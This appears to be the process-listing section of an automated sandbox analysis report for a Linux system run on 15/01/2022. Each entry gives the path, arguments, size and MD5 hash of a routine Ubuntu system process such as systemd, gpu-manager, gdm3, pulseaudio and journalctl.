Analysis Process: systemd PID: 5802 Parent PID: 5794

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd PID: 5803 Parent PID: 5802

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: 30-systemd-environment-d-generator PID: 5803 Parent PID: 5802

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/user-environment-generators/30-systemd-environment-d-generator
Arguments:	/usr/lib/systemd/user-environment-generators/30-systemd-environment-d-generator
File size:	14480 bytes
MD5 hash:	42417da8051ba8ee0eea7854c62d99ca

Analysis Process: systemd PID: 5907 Parent PID: 5794

General

Start time:	00:09:28
Start date:	15/01/2022
Path:	/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemctl PID: 5907 Parent PID: 5794

General

Start time:	00:09:28

Start date:	15/01/2022
Path:	/bin/systemctl
Arguments:	/bin/systemctl --user set-environment DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/127/bus
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

Analysis Process: systemd PID: 5909 Parent PID: 5794

General

Start time:	00:09:29
Start date:	15/01/2022
Path:	/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5909 Parent PID: 5794

General

Start time:	00:09:30
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5797 Parent PID: 1

General

Start time:	00:09:16
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5797 Parent PID: 1

General

Start time:	00:09:16
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5807 Parent PID: 1

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5807 Parent PID: 1

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5811 Parent PID: 1

General

Start time:	00:09:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5811 Parent PID: 1

General

Start time:	00:09:18
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5868 Parent PID: 1860

General

Start time:	00:09:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5868 Parent PID: 1860

General

Start time:	00:09:19
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5870 Parent PID: 1

General

Start time:	00:09:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5870 Parent PID: 1

General

Start time:	00:09:20
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5874 Parent PID: 1

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5874 Parent PID: 1

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: gpu-manager PID: 5876 Parent PID: 5874

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5876 Parent PID: 5874

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5877 Parent PID: 5876

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5877 Parent PID: 5876

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5884 Parent PID: 5874

General

Start time:	00:09:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a

File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5884 Parent PID: 5874

General

Start time:	00:09:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5886 Parent PID: 5884

General

Start time:	00:09:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5886 Parent PID: 5884

General

Start time:	00:09:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5887 Parent PID: 5874

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5887 Parent PID: 5874

General

Start time:	00:09:23
Start date:	15/01/2022

Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5888 Parent PID: 5887

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5888 Parent PID: 5887

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5890 Parent PID: 5874

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5890 Parent PID: 5874

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5891 Parent PID: 5890

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5891 Parent PID: 5890

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5892 Parent PID: 5874

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5892 Parent PID: 5874

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5894 Parent PID: 5892

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5894 Parent PID: 5892

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5898 Parent PID: 5874

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5898 Parent PID: 5874

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5899 Parent PID: 5898

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5899 Parent PID: 5898

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf

File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5901 Parent PID: 5874

General

Start time:	00:09:26
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5901 Parent PID: 5874

General

Start time:	00:09:26
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5902 Parent PID: 5901

General

Start time:	00:09:26
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5902 Parent PID: 5901

General

Start time:	00:09:26
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5905 Parent PID: 5874

General

Start time:	00:09:27
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5905 Parent PID: 5874

General

Start time:	00:09:27
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5906 Parent PID: 5905

General

Start time:	00:09:27
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5906 Parent PID: 5905

General

Start time:	00:09:27
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5875 Parent PID: 1

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5875 Parent PID: 1

General

Start time:	00:09:21
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5885 Parent PID: 1

General

Start time:	00:09:28
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5885 Parent PID: 1

General

Start time:	00:09:28
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5889 Parent PID: 1

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5889 Parent PID: 1

General

Start time:	00:09:23
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5893 Parent PID: 1

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5893 Parent PID: 1

General

Start time:	00:09:24
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5900 Parent PID: 1

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5900 Parent PID: 1

General

Start time:	00:09:25
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5911 Parent PID: 1

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5911 Parent PID: 1

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: generate-config PID: 5913 Parent PID: 5911

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5913 Parent PID: 5911

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

Analysis Process: systemd PID: 5912 Parent PID: 1860

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5912 Parent PID: 1860

General

Start time:	00:09:31
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5916 Parent PID: 1

General

Start time:	00:09:33
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5916 Parent PID: 1

General

Start time:	00:09:33
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5920 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5920 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5923 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes

MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5923 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5980 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5980 Parent PID: 1

General

Start time:	00:09:35
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 5983 Parent PID: 1860

General

Start time:	00:09:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5983 Parent PID: 1860

General

Start time:	00:09:36
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio

Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5985 Parent PID: 1

General

Start time:	00:09:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5985 Parent PID: 1

General

Start time:	00:09:37
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5989 Parent PID: 1

General

Start time:	00:09:38
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5989 Parent PID: 1

General

Start time:	00:09:38
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5990 Parent PID: 1

General

Start time:	00:09:38

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5990 Parent PID: 1

General

Start time:	00:09:38
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5995 Parent PID: 1

General

Start time:	00:09:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5995 Parent PID: 1

General

Start time:	00:09:46
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5998 Parent PID: 1

General

Start time:	00:09:41
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5998 Parent PID: 1

General

Start time:	00:09:41
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 6002 Parent PID: 1

General

Start time:	00:09:42
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 6002 Parent PID: 1

General

Start time:	00:09:42
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 6004 Parent PID: 1

General

Start time:	00:09:43
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 6004 Parent PID: 1

General

Start time:	00:09:43
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 6006 Parent PID: 1

General

Start time:	00:09:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 6006 Parent PID: 1

General

Start time:	00:09:46
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm3 PID: 6012 Parent PID: 6006

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: plymouth PID: 6012 Parent PID: 6006

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

Analysis Process: gdm3 PID: 6023 Parent PID: 6006

General

Start time:	00:09:49
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm-session-worker PID: 6023 Parent PID: 6006

General

Start time:	00:09:49
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm3 PID: 6031 Parent PID: 6006

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 6031 Parent PID: 6006

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: gdm3 PID: 6032 Parent PID: 6006

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 6032 Parent PID: 6006

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

